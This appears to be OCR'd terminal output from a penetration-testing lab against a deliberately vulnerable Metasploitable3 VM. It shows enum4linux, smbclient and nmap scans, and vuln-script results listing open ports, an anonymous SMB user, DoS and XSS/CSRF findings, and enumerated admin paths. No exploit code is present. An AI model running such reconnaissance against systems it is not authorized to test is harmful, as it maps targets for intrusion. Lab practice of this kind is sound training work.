Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```




```
└─$ enum4linux -U 172.16.5.104
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jun 16 17:05:48 2025

 ===========================( Target Information )===========================

Target ........... 172.16.5.104
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 172.16.5.104 )============================


[E] Can't find workgroup/domain



 ====================================( Session Check on 172.16.5.104 )====================================


[+] Server 172.16.5.104 allows sessions using username '', password ''


 ================================( Getting domain SID for 172.16.5.104 )================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ======================================( Users on 172.16.5.104 )======================================

index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: chewbacca        Name:   Desc:

user:[chewbacca] rid:[0×3e8]
enum4linux complete on Mon Jun 16 17:05:58 2025
```




```
└─$ smbclient -L 172.16.5.104 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        public          Disk      WWW
        IPC$            IPC       IPC Service (metasploitable3-ub1404 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.16.5.104 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```




```
└─$ sudo nmap -sS -Pn --traceroute 172.16.5.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 17:04 CDT
Nmap scan report for 172.16.5.104
Host is up (0.00038s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:06:4A:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 172.16.5.104

Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds
```




```
└─$ sudo nmap -sU --top-ports 50 172.16.5.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 17:03 CDT
Nmap scan report for 172.16.5.104
Host is up (0.00016s latency).
All 50 scanned ports on 172.16.5.104 are in ignored states.
Not shown: 50 open|filtered udp ports (no-response)
MAC Address: 08:00:27:06:4A:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.33 seconds
```




```
└─$ sudo nmap --script=vuln 172.16.5.104
[sudo] password for rkdarko:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 16:46 CDT
Nmap scan report for 172.16.5.104
Host is up (0.00042s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.16.5.104
|   Found the following indications of potential DOM based XSS:
|
|     Source: eval("document.location.href = '"+b+"pos="+a.options[a.selectedIndex].value+"'")
|_    Pages: http://172.16.5.104:80/phpmyadmin/js/functions.js?ts=1365422810
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /phpmyadmin/: phpMyAdmin
|_  /uploads/: Potentially interesting folder
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.16.5.104
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://172.16.5.104:80/payroll_app.php
|     Form id:
|     Form action:
|
|     Path: http://172.16.5.104:80/chat/
|     Form id: name
|     Form action: index.php
|
|     Path: http://172.16.5.104:80/drupal/
|     Form id: user-login-form
```




```
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:06:4A:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 342.85 seconds
```




```
|   /administr8.jsp: Possible admin folder
|   /administr8.aspx: Possible admin folder
|   /administr8.cfm: Possible admin folder
|   /administr8/: Possible admin folder
|   /administer/: Possible admin folder
|   /administracao.php: Possible admin folder
|   /administracao.asp: Possible admin folder
|   /administracao.aspx: Possible admin folder
|   /administracao.cfm: Possible admin folder
|   /administracao.jsp: Possible admin folder
|   /administracion.php: Possible admin folder
|   /administracion.asp: Possible admin folder
|   /administracion.aspx: Possible admin folder
|   /administracion.jsp: Possible admin folder
|   /administracion.cfm: Possible admin folder
|   /administrators/: Possible admin folder
|   /adminpro/: Possible admin folder
|   /admins/: Possible admin folder
|   /admins.cfm: Possible admin folder
|   /admins.php: Possible admin folder
|   /admins.jsp: Possible admin folder
|   /admins.asp: Possible admin folder
|   /admins.aspx: Possible admin folder
|   /administracion-sistema/: Possible admin folder
|   /admin108/: Possible admin folder
|   /admin_cp.asp: Possible admin folder
|   /admin/backup/: Possible backup
|   /admin/download/backup.sql: Possible database backup
|   /robots.txt: Robots file
|   /admin/upload.php: Admin File Upload
|   /admin/CiscoAdmin.jhtml: Cisco Collaboration Server
|   /admin-console/: JBoss Console
|   /admin4.nsf: Lotus Domino
|   /admin5.nsf: Lotus Domino
|   /admin.nsf: Lotus Domino
|   /administrator/wp-login.php: Wordpress login page.
|   /admin/libraries/ajaxfilemanager/ajaxfilemanager.php: Log1 CMS
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/tiny_mce/plugins/tinybrowser/upload.php: CompactCMS or B-Hind CMS/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.php: Lizard Cart/Remote File upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|   /admin/jscript/upload.pl: Lizard Cart/Remote File upload
|   /admin/jscript/upload.asp: Lizard Cart/Remote File upload
|   /admin/environment.xml: Moodle files
|   /classes/: Potentially interesting folder
|   /es/: Potentially interesting folder
|   /helpdesk/: Potentially interesting folder
|   /help/: Potentially interesting folder
|_  /printers/: Potentially interesting folder
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
```



